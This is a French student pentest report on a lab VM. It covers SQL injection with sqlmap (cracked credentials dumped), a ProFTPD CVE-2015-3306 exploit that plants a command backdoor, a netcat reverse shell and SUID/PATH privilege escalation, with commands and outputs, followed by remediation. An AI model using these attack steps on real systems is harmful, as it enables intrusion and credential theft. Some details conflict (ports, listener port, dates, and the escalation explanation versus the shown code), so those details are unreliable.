

RAPPORT DE TEST D'INTRUSION (PENTEST) — TP2 — IUT Nice Côte d'Azur

13 OCTOBRE 2025

Reconnaissance, scan de vulnérabilités, exploitation d'injection SQL et PoC d'un exploit ProFTPD (CVE-2015-3306) sur une VM Debian isolée.

- **Type de test** : Boîte noire / exercice pédagogique (TP2).
- **Objectifs** : découverte des services → injection SQL → exploitation FTP (CVE-2015-3306) → récupération des flags utilisateur et root.
- **Outils** : Nmap, Nessus, sqlmap, script d'exploit Python (CVE-2015-3306), netcat (listener).

- Client : IUT Nice Côte d'Azur.
- Contact : email@iutnice.fr — +33 X XX XX XX XX.
- Périmètre : VM cible — IP : 192.168.56.106

- Prestataire : Jérémy Girard.
- Email : jeremy.girard@etu.unice.fr.
- Référence : TP2 — Mission Pentest (Version v1.0).

Table des matières

I. Résumé exécutif	2
II. Autorisations et périmètre	3
II.1 Périmètre autorisé	3
II.2 Exclusions & limites	3
III. Règles d'engagements	5
IV. Méthodologie et outils	6
IV.1 — Attribution d'IP / configuration réseau	6
IV.2 — Scan de vulnérabilités (Nessus)	7
IV.3 — Usage de Burp / point d'injection (Web)	7
IV.4 — Exploitation : sqlmap, exploit ProFTPD, netcat	8
IV.5 — Preuves finales / flags / SUID (escalade root)	10
V. Reconnaissances & Scans	12
V.1 Synthèse exécutive (résultats clés)	12
V.2 Tableau récapitulatif — services & priorités	12
V.3 Références rapides vers les preuves (section IV)	13
V.4 Conclusion	13
VI. Énumérations & Tests applicatifs	14
VII. Résumé d'exploitation et élévation de privilèges	16
VIII. Résultats et Impact global du pentest	17
VIII.1 Synthèse des vulnérabilités exploitées	17
VIII.2 Impact global sur la sécurité	17
XIX. CVE & mapping	18
XIX.1 Méthodologie de mapping	18
XIX.2 CVE & preuves	19
X. Recommandations	20
X.1 Actions immédiates	20
X.2 Correctifs court terme (1–2 semaines)	20
X.3 Correctifs moyen terme (1–3 mois)	21
X.4 Recommandations opérationnelles & bonnes pratiques	21
X.5 Tableau synthétique	22

I. Résumé exécutif

- Le 13/10/2025, un test d'intrusion de type boîte noire a été réalisé sur une VM Debian pédagogique (IP : 192.168.56.106, réseau 192.168.56.0/24). L'objectif était la découverte de services, l'exploitation d'injections SQL et l'exploitation d'un service FTP vulnérable pour obtenir des accès.
- Les étapes principales : reconnaissance réseau (Nmap), scan de vulnérabilités (Nessus — détection d'un problème ProFTPD mod_copy), exploitation d'une injection SQL (sqlmap → identifiants récupérés) et exploitation d'un module ProFTPD (PoC exploit Python) permettant le dépôt d'un web-backdoor et l'obtention d'un reverse shell. Le flag utilisateur a été récupéré ; une escalade locale a également été démontrée via un binaire SUID (root_shell) (exécution interactive → root).
- Impact synthétique : accès non autorisé au compte « bob », exécution de code distant via FTP (CVE-2015-3306 / mod_copy) et présence d'un binaire SUID vulnérable conduisant à lecture du flag root — cela permet une compromission complète de la VM si ces vecteurs sont laissés en production.
- Recommandations prioritaires : patcher ProFTPD ou désactiver mod_copy, restreindre l'écriture web, retirer/inspecter binaires SUID non justifiés, activer l'authentification forte et audits réguliers.

II. Autorisations et périmètre

- **Client** : IUT Nice Côte d'Azur
- **Contact client** : email@iutnice.fr — +33 X XX XX XX XX
- **Prestataire** : Jérémie Girard — jeremy.girard@etu.unice.fr
- **Référence mission** : TP2 — Pentest (R316) — Version v1.0
- **Date du test** : 13/10/2025.

Objet : Autorisation explicite pour la réalisation d'un test d'intrusion pédagogique (reconnaissance, scans, exploitation contrôlée & collecte de preuves) sur le périmètre décrit ci-dessous.

II.1 Périmètre autorisé

Cible principale : VM Debian pédagogique — IP : 192.168.56.106 (réseau 192.168.56.0/24).

Actions autorisées : reconnaissance réseau (Nmap), scan de vulnérabilités (Nessus), énumération et exploitation contrôlée (tests d'injection SQL via sqlmap/Burp, exploitation ProFTPD mod_copy — PoC), post-exploitation limitée à la collecte de preuves (captures, dumps, flags).

Accès fournis : aucun accès préalable (test en boîte noire / compte pédagogique), accès réseau interne à la VM via le LAN de TP.

Type de test : Boîte noire — exercice pédagogique (TP2).

II.2 Exclusions & limites

DoS / DDoS et toute action provoquant indisponibilité volontaire strictement interdites.

- **Aucune exfiltration** réelle de données hors de la VM autorisée — toutes les preuves restent locales et sont fournies en annexe.
- **Aucune modification permanente** des services ou du système sans accord écrit préalable (pas de suppression/installation persistante).
- **Tests physiques / accès aux locaux non autorisés.**

II. Autorisations et périmètre

Actif	Description	Note
192.168.56.106	VM Debian (cible pédagogique) — HTTP, FTP ouverts (ProFTPD), application web vulnérable	Cible principale.
Attaquant	Station d'attaque utilisée pour Nmap/Nessus/sqlmap/exploit.py	VM attaquante (DHCP, shell).
Nessus / sqlmap / Burp	Outils employés pour scans et exploitation	Utiliser preuves exportées en annexe.

III. Règles d'engagements

Fenêtre de test : 13/10/2025 — 08:00 à 11:00 (environnement lab isolé, salle 202 / réseau local).

Règles d'engagement

- Périimètre strict — seules les actions listées sont autorisées : tests uniquement sur la VM cible 192.168.56.106 (réseau 192.168.56.0/24). Toute action hors périmètre nécessite autorisation écrite préalable.
- Pas de perturbation — interdiction formelle de réaliser des actions provoquant indisponibilité (DoS/DDoS), modification définitive des services ou impact sur d'autres ressources.
- Preuves & non-destruction — seules actions réversibles autorisées ; toutes les preuves (captures, logs, dumps) seront conservées et fournies en annexe.

Procédure d'escalade / contact d'urgence

En cas d'incident critique (perte de disponibilité, accès root non prévu) : suspendre immédiatement les actions destructrices, préserver les preuves, et contacter :

- Contact client : IUT Nice Côte d'Azur — email@iutnice.fr — +33 X XX XX XX XX.
- Prestataire : Jérémy Girard — jeremy.girard@etu.unice.fr.

Collecte des preuves : formats acceptés — PNG/JPEG (screenshots), logs texte (sqlmap, nc, nessus exports), PDF (rapport Nessus).

Divulgation : rapport final remis au contact client dans les 7 jours ouvrés suivant la fin du test ; preuves brutes fournies en annexe sur demande.

Élément	Détail
Cible	192.168.56.106 — VM Debian (HTTP + ProFTPD).
Actions autorisées	Nmap, Nessus, Burp/sqlmap, exploitation PoC ProFTPD, post-exploit limité (dumps, flags).
Actions interdites	DoS/DDoS, exfiltration réelle hors VM, modifications permanentes, tests physiques.

IV. Méthodologie et outils

Extraits de preuves

IV.1 — Attribution d'IP / configuration réseau

Figure 1A — IP attaquant (ip a)

```
root@rtnnnpxx:/home/rt# /sbin/dhclient
root@rtnnnpxx:/home/rt# ipa
bash: ipa : commande introuvable
root@rtnnnpxx:/home/rt# ip a

3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:02:0a:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic enp0s8
        valid lft 596sec preferred lft 596sec
    inet6 fe80::a00:27ff:fe02:ac0/64 scope link
        valid lft forever preferred lft forever
```

IP Attaquant (DHCP):
192.168.56.101

Figure 1A — sortie ip a sur la VM attaquante : adresse IP locale obtenue via DHCP.

Figure 1B — Preuve découverte cible (Nmap)

```
Nmap scan report for 192.168.56.106
Host is up (0.0022s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
MAC Address: 08:00:27:70:22:47 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Cible découverte :
192.168.56.106

FTP (port 21) — ProFTPD

HTTP (port 80) — application web

Figure 1B — extrait Nmap : découverte de la VM cible 192.168.56.106 et services ouverts (FTP, HTTP).

IV.2 — Scan de vulnérabilités (Nessus)

Figure 2A — Résumé Nessus (plugin ProFTPD)

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8	7.4	0.9393	ProFTPD mod_copy Information Disclosure	FTP	1
MIXED	---	---	---	Apache Httpd (Multiple Issues)	Web Servers	5
MEDIUM	5.3	---	---	SMB Signing not required	Misc.	1
LOW	2.1 *	2.2	0.0037	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	---	---	---	SMB (Multiple Issues)	Windows	8
INFO	---	---	---	HTTP (Multiple Issues)	Web Servers	2
INFO	---	---	---	SMB (Multiple Issues)	Windows : User management	2
INFO	---	---	---	SSH (Multiple Issues)	General	2
INFO	---	---	---	SSH (Multiple Issues)	Misc.	2

EXPLOIT DATABASE

ProFTPD 1.3.5 - Copie de fichiers

ID EDB : 36742	CVE: 2015-3306	Auteur: ANONYME	Taper: TELECOMMANDE	Plate-forme: LINUX	Date: 13/04/2015
Vérifié par EDB :		Exploiter: /		Application vulnérable :	

Source: <https://www.exploit-db.com/exploits/36742>

Figure 2A — Extrait Nessus et recherche de CVE correspondante: vulnérabilité ProFTPD (mod_copy, CVE-2015-3306) détectée sur 192.168.56.106

IV.3 — Usage de Burp / point d'injection (Web)

Figure 3A — Burp Repeater / Proxy — requête HTTP (Request)

Requête cible : /connect.php

HTTP → Request GET http://192.168.56.106/

Figure 3B — Burp Request : interception de la requête vers connect.php montrant les paramètres envoyés (point d'entrée SQLi).

Figure 3B — Source HTML — formulaire

Formulaire :
action=/connect.php
— champs
login/password

```
<form action="/connect.php" method="post">
  <p>
    <label for="login">
      Login:
    </label>
    <input type="text" name="login" id="login" />
  </p>
  <p>
    <label for="pass">
      Password:
    </label>
    <input type="password" name="password" id="pass" />
  </p>
  <p>
    <input type="submit" value="login" />
  </p>
</form>
```

Figure 3C — HTML : formulaire de connexion (nom des paramètres) — base pour injecter / automatiser via sqlmap.

IV.4 — Exploitation : sqlmap, exploit ProFTPD, netcat

Figure 4A — sqlmap dump (identifiant

Dump SQL —
identifiants
récupérés
(bob)

```
Table: users
[2 entries]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | 8cc5d5ee7e65b3dc3c2388b9ef814cb170559683 (enamorada) | bob |
| 2 | 70c111ef9daf23ae806e3dca342d54613e06e414 (stonecold) | yannick |
+----+-----+-----+
```

Figure 4A — sortie sqlmap : table users extraite (identifiant & mot de passe).




Figure 4B — exploit.py (PoC ProFTPD / CVE-2015-3306)

```
exploit.py Add exploit for CVE-2015-3306 9 years ago

def __trigger(self):
    data = requests.get("http://" + self.__host + "/nandemo856420217/backdoor.php?cmd=whoami")
    match = re.search('cpto /tmp/.([^\n]+)', data.text)
    return match.group(0)[11:].replace("\n", "")

python3 exploit.py --host 192.168.56.106 --port 21 --path /var/www/html/nandemo856420217/
CVE-2015-3306 exploit by t0kx
Exploiting 192.168.56.106:21
Target exploited, accessing shell at http://192.168.56.106/backdoor.php
Running whoami: www-data
Done
```

PoC ProFTPD (CVE-2015-3306) — backdoor
déployée

Figure 4B — sortie exploit.py : déploiement du backdoor et confirmation d'exploitation.

Figure 4C — Netcat listener

```
# nc -lvp 9001
listening on [any] 9001 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.106] 46614

ls
backdoor.php
duch...
```

Reverse shell
reçu depuis
192.168.56.106
(port 9001)

Figure 4C — nc -lvp 9003 : connexion entrante depuis la victime (preuve de shell).

IV.5 — Preuves finales / flags / SUID (escalade root)

Figure 5A — ls /app (flags listés)

```
ls /app
main.sh
root_flag.txt
root_shell
root_shell.c
user_flag.txt
```

Flags présents (preuve)

Figure 5A — listing /app : présence des fichiers user_flag.txt et root_flag.txt.

Figure 5B — Lecture des fichiers de flags (User + Root présents)

1. Lecture du user_flag.txt
2. User flag (preuve de réussite)
3. Accès root_flag tenté — bloqué sans privilèges root

```
cat /app/user_flag.txt
X4rxWsgxisBr8QFiS2M4xPVqUfSuLkTo

cat /app/root_flag.txt
```

Figure 5B — Lecture du user flag. La commande `cat /app/user_flag.txt` révèle le flag utilisateur `X4rxWsgxisBr8QFiS2M4xPVqUfSuLkTo`, preuve de la compromission du compte applicatif. Le `root_flag.txt` reste inaccessible à ce stade (escalade de privilèges nécessaire).

Figure 5C — Binaire SUID vulnérable & escalade de privilèges

Binaire SUID et
code source
vulnérable détecté

```
www-data@TD2:/app$ ls
ls
main.sh root_flag.txt root_shell root_shell.c user_flag.txt
www-data@TD2:/app$ cat root_shell.c
cat root_shell.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main()
{
    setuid(geteuid());
    setgid(getegid());
    printf("Please enter your first name: ");
    char name[30] = {};
    int valid = 0;
    scanf("%s", name);
    if (!valid)
    {
        printf("Sorry %s, you're not allowed to run the shell as root `\\_(ツ)_/`\\n", name);
        return 1;
    }
    execl("/bin/bash", "-p", NULL);
    return 0;
}
```

Lignes critiques : élévation de privilèges

Lignes critiques : élévation de privilèges

Exécution du
binaire SUID

```
www-data@TD2:/app$ ./root_shell
./root_shell
```

Figure 5C — Code SUID vulnérable et exécution. Le binaire `root_shell` exploite la fonction `setuid(geteuid())` pour conserver les privilèges root et exécuter `/bin/bash`.

Figure 5D — Lecture du root flag après escalade

Root flag récupéré
(compromission totale)

```
root@TD2:/app# cat root_flag.txt
cat root_flag.txt
vnF44RNXbJGgsFGw27g9PQ3yCWzPXPfx
root@TD2:/app#
```

Figure 5D — Lecture du root flag. Après exécution du binaire `root_shell` en mode privilégié, la commande `cat /app/root_flag.txt` affiche le flag root :

vnF44RNXbJGgsFGw27g9PQ3yCWzPXPfx

confirmant l'accès complet au système cible.

V. Reconnaissances & Scans

➤ But :

Résumer de façon synthétique les résultats exploitables issus des actions documentées en section 4 (reconnaissance, scans, Nessus, Burp, sqlmap, PoC, netcat, flags) et prioriser les actions correctives.

Remarque : Les preuves (captures Nmap, sortie Nessus, requêtes Burp, sqlmap, PoC exploit, netcat, listing /app, code SUID, flags) sont toutes présentes et annotées en section 4 (Figures 1A/1B — attribution IP & Nmap, Figures 2A/2B — Nessus, Figures 3A–3C — Burp/HTML, Figures 4A–4C — sqlmap/exploit/netcat, Figures 5A–5D — flags & SUID).

V.1 Synthèse exécutive (résultats clés)

- **Cible identifiée :** 192.168.56.106. (voir Fig. 1B)
- **Services prioritaires découverts :** FTP (21 — ProFTPD), HTTP (80, 8080 — Apache / app), SSH (22 / 2222). (voir Fig. 2)
- **Vulnérabilité critique détectée :** ProFTPD mod_copy — CVE-2015-3306 (Nessus → Fig. 2A) — exploitation PoC réalisée (Fig. 4B) et backdoor déployée.
- **Exfiltration & accès :** identifiants extraits via SQLi (sqlmap — Fig. 4A), backdoor + reverse shell (Fig. 4C), lecture user_flag.txt puis root_flag.txt après escalade SUID (Figs. 5B–5D).

V.2 Tableau récapitulatif — services & priorités

Port	Service	Version (extrait)	Priorité	Action recommandée
21	FTP	ProFTPD (mod_copy détecté)	1 — Urgent	Isoler/patcher le service, appliquer correctif CVE-2015-3306, vérifier uploads/backdoors
80	HTTP	Apache (page par défaut)	1	Audit application web (Burp), corriger inputs, supprimer pages par défaut, WAF si possible
8080	HTTP (app)	Indices PHP / API	1	Énumération endpoints, tests auth et uploads
22 / 2222	SSH	OpenSSH (Debian)	2	Vérifier clés, durcir auth (disable password if possible), rotation clés
Divers	—	—	2–3	Rechercher services non-standards / tâches cron / fichiers uploadés

(Priorité 1 = action immédiate ; Priorité 2 = vérifier configuration & logs ; Priorité 3 = surveillance / remédiation à moyen terme.)

V.3 Références rapides vers les preuves (section IV)

Attribution IP & découverte Nmap → Fig. 1A / 1B.

Nessus (ProFTPD CVE) → Fig. 2A / 2B.

Burp / point d'entrée web → Fig. 3A–3C.

sqlmap dump (credentials) → Fig. 4A.

Exploit PoC & backdoor → Fig. 4B.

Reverse shell (netcat) → Fig. 4C.

Listing /app, user & root flags, code SUID & exécution → Figs. 5A–5D.

V.4 Conclusion

La chaîne d'attaque (reconnaissance → scan → vulnérabilité → exploitation → escalade) est entièrement documentée en section 4 ; la priorité immédiate est la correction du service FTP et la élimination des backdoors / SUID dangereux, suivies d'un audit complet de l'application web et d'une rotation des identifiants compromis.

VI. Énumérations & Tests applicatifs

Figure 6.1 — Chaîne d'attaque (flowchart)




Figure 6.1 — Chaîne d'attaque (flowchart)

Le diagramme synthétise le déroulé du test : découverte réseau (host/ports), scans automatisés (Nmap) et de vulnérabilités (Nessus), tests applicatifs manuels via proxy (Burp) et automatisés (sqlmap), exploitation de la vulnérabilité ProFTPD (PoC), obtention d'un shell distant (reverse/backdoor) et escalade de privilèges via un binaire SUID. Cette visualisation aide à comprendre l'ordre des actions et à prioriser les corrections.

Figure 6.2 — Répartition des vulnérabilités (Nessus)

Vulnerabilities




Figure 6.2 — Distribution des vulnérabilités détectées par sévérité (Critical / High / Medium / Low / Info). Source : export Nessus (24/10/2025).

Figure 6.3 — Temps passé par phase




Figure 6.3 — Minutes approximatives passées par étape lors de la session de test (Discovery, Scan (nmap), Nessus, Énumération web (Burp/DevTools), sqlmap / exfiltration, Exploit (PoC), Reverse shell (netcat), Escalade SUID). Valeurs estimées d'après la session du 02/10/2025 — servent à illustrer la répartition des efforts et prioriser les vérifications.

VII. Résumé d'exploitation et élévation de privilèges

Tableau 7.1 — Résumé POC : étapes, commandes et preuves

Étape	Commande / action (exemple)	Résultat / preuve (référence)
Discovery	<code>nmap -sV -p- 192.168.56.106</code>	Services détectés : FTP(21), HTTP(80/8080), SSH(2222). (Fig.1B)
Scan vulnérabilités	Nessus scan (profil web + plugins)	CVE détectée : ProFTPD mod_copy (CVE-2015-3306) — vulnérabilité critique. (Fig.2A)
Exploitation & shell	<code>python exploit.py --host 192.168.56.106 --port 21 --path /var/www/html/... + nc -lvp 9001</code>	Backdoor déployé, reverse shell obtenu (shell www-data). (Fig.4B–4C)
Post-exploitation (creds & uploads)	<code>sqlmap -u "http://.../connect.php?login=..." --dump ; upload backdoor.php</code>	Identifiants extraits, fichier upload accessible → persistance possible. (Fig.4A, Fig.4B)
Escalade de privilèges	<code>chmod 777 /tmp/whoami ; export PATH=/tmp:\$PATH ; exécution binaire SUID /app/root_shell</code>	Exécution en contexte root → lecture /app/root_flag.txt (flag root affiché). (Fig.5C–5D)

Tableau 7.1 — Synthèse concise des actions réalisées pendant le pentest : commande/action exécutée et résultat (preuve). Les références de figures renvoient aux captures et sorties détaillées présentes en section 4 (ex. Fig.1B, Fig.2A, Fig.4B–4C, Fig.5B–5D).

VIII. Résultats et Impact global du pentest

VIII.1 Synthèse des vulnérabilités exploitées

Tableau 8.1 — Synthèse des vulnérabilités confirmées et impact constaté

Vulnérabilité	Outil / méthode	Exploitation réussie	Impact observé	Niveau de sévérité
ProFTPD mod_copy (CVE-2015-3306)	Exploit Python personnalisé	Oui (backdoor + reverse shell)	Exécution de code distant	Critique
Injection SQL (connect.php)	sqlmap	Oui	Extraction d'identifiants (bob:enamorada)	Élevée
Binaire SUID root_shell	exécution directe	Oui	Escalade de privilèges → root_flag lu	Critique
Upload PHP non filtré	BurpSuite / manual test	Partielle	Possibilité d'upload d'un shell	Moyenne

VIII.2 Impact global sur la sécurité

- **L'exploitation combinée des vulnérabilités** a permis de compromettre totalement la machine cible (192.168.56.106).
- **Le service FTP vulnérable ProFTPD** a offert un point d'entrée réseau menant à un shell distant,
- **L'injection SQL** a révélé des identifiants d'utilisateurs,
- **La présence d'un binaire SUID** mal sécurisé a permis une escalade de privilèges jusqu'à l'utilisateur root.

Ces failles démontrent une absence de cloisonnement, de patch management et de durcissement système.

XIX. CVE & mapping

Cette section documente la méthodologie de mapping des composants détectés lors des scans et fournit le lien entre les versions observées, les vulnérabilités publiques connues (CVE / PoC). L'objectif est d'identifier rapidement les vecteurs exploitables et prioriser la remédiation.

XIX.1 Méthodologie de mapping

Les étapes suivies :

1. **Extraction des versions** — lecture des bannières Nmap / en-têtes HTTP / sorties Nessus pour identifier versions et composants.
2. **Recherche de références publiques** — recherche d'exploits publics (Exploit-DB, EDB) et d'entrées NVD/CVE correspondant aux versions observées.
3. **Validation par preuve** — test manuel (PoC) pour confirmer exploitabilité (ex : exécution exploit.py, sqlmap dump, backdoor accessible).
4. **Estimation critique** — notation qualitative basée sur : exploitabilité démontrée (oui/non), impact (RCE, exfiltration, escalade), et présence d'un PoC public.
5. **Remédiation proposée** — mesure corrective immédiate, court terme, long terme selon criticité.

XIX.2 CVE & preuves

Figure 9.1 — Détection ProFTPD (mod_copy)

VULNERABILITIES

CVE-2015-3306 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.

Metrics

CVSS Version 4.0
CVSS Version 3.x
CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD
Base Score: **10.0 HIGH**
Vector: (AV:N/AC:L/Au:N/C:C/I:C/A:C)

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Source : <https://nvd.nist.gov/vuln/detail/CVE-2015-3306>

QUICK INFO

CVE Dictionary Entry:
CVE-2015-3306

NVD Published Date:
05/18/2015

NVD Last Modified:
04/12/2025

Source:
MITRE

Légende : Extrait Nessus montrant la détection de ProFTPD (mod_copy) et le niveau d'alerte associé (capture de la sortie Nessus).

X. Recommandations

X.1 Actions immédiates

Isoler la VM cible du réseau (mettre l'interface en down / retirer du bridge NAT/host-only) pour couper tout accès externe et empêcher fuite d'informations.

- **Arrêter / isoler** les services vulnérables (FTP/HTTP/SSH) sur la VM cible.
- **Supprimer tout exécutable** mis dans /tmp par les PoC / backdoors et fermer les sessions shell non autorisées.
- **Retirer le bit SUID** si non nécessaire sur le binaire problématique
- **Changer / révoquer identifiants** extraits (comptes applicatifs, mots de passe trouvés) et réinitialiser les mots de passe sensibles.
- **Sauvegarder les logs & preuves** (dans un emplacement isolé, non-publié) puis les supprimer de la VM si tu veux rendre la VM « propre » après l'analyse.

X.2 Correctifs court terme (1–2 semaines)

- **Patch / mise à jour** : mettre à jour ProFTPD (ou désactiver le module mod_copy) et PHP si la version détectée est vulnérable. Exemple (Debian/Ubuntu) :

```
apt update && apt install --only-upgrade proftpd-basic
```

```
apt install --only-upgrade php (vérifier versions exactes avant)
```
- **Supprimer** tout exécutable dans /tmp et verrouiller /tmp : vérifier sticky bit et droits :

```
find /tmp -type f -executable -ls
```

```
ls -ld /tmp (doit afficher drwxrwxrwt)
```
- **Corriger le binaire vulnérable** : remplacer l'usage de commandes sans chemin par des chemins absolus (ex : /bin/cat au lieu de cat). Si possible, retirer SUID.
- **Nettoyage des upload directories** : vérifier dossiers web uploadables (ex: /var/www/*/uploads, /var/www/html/shared) et supprimer fichiers suspects.
- **Révoquer/rotater** clés SSH si compromise, et changer mots de passe système.

X.3 Correctifs moyen terme (1–3 mois)

- **Configurer politiques** empêchant exécution depuis répertoires publics (ex : /tmp), restreindre droits d'écriture pour l'utilisateur applicatif.
- **WAF / filtrage** : déployer un WAF devant le service web (mod_security / Cloud WAF) pour protéger contre injections.
- **Principle of Least Privilege** : revoir comptes système et privilèges ; éviter SUID sauf si strictement nécessaire.
- **Processus CI/CD / packaging** : veiller à déployer versions non vulnérables, et scan automatisé (SAST/DAST) avant mise en prod.
- **Revue de code & tests sur l'application web** (lentilles sur upload, validation, sanitization) — audits réguliers.

X.4 Recommandations opérationnelles & bonnes pratiques

1. **Conserver logs originaux** en annexe hors-ligne
2. **N'exécuter les exploits / PoC que dans la VM autorisée (R316)** et conserver séparation stricte entre environnement test et réseau réel.
3. **Politique de mots de passe et rotation** : rotation immédiate des identifiants extraits et mise en place d'un gestionnaire central (ex : Vault).
4. **Formation / procédure d'incident** : documenter la procédure à appliquer si une compromission est détectée (isolation → capture preuves → nettoyage → hardening → rapport).

X.5 Tableau synthétique

Tableau 10.1 — Recommandations prioritaires

Priorité	Action	But / Résultat attendu
Urgent (1)	Isoler VM & stopper services vulnérables (proftpd, http)	Empêcher exfiltration et nouvelles exploitations
Urgent (1)	Retirer bit SUID : <code>chmod u-s /app/runasroot</code>	Supprimer vecteur d'escalade PATH
Court (2)	Patch / désactiver <code>mod_copy</code> / mettre à jour ProFTPD & PHP	Éliminer la vulnérabilité exploitée (CVE-2015-3306)
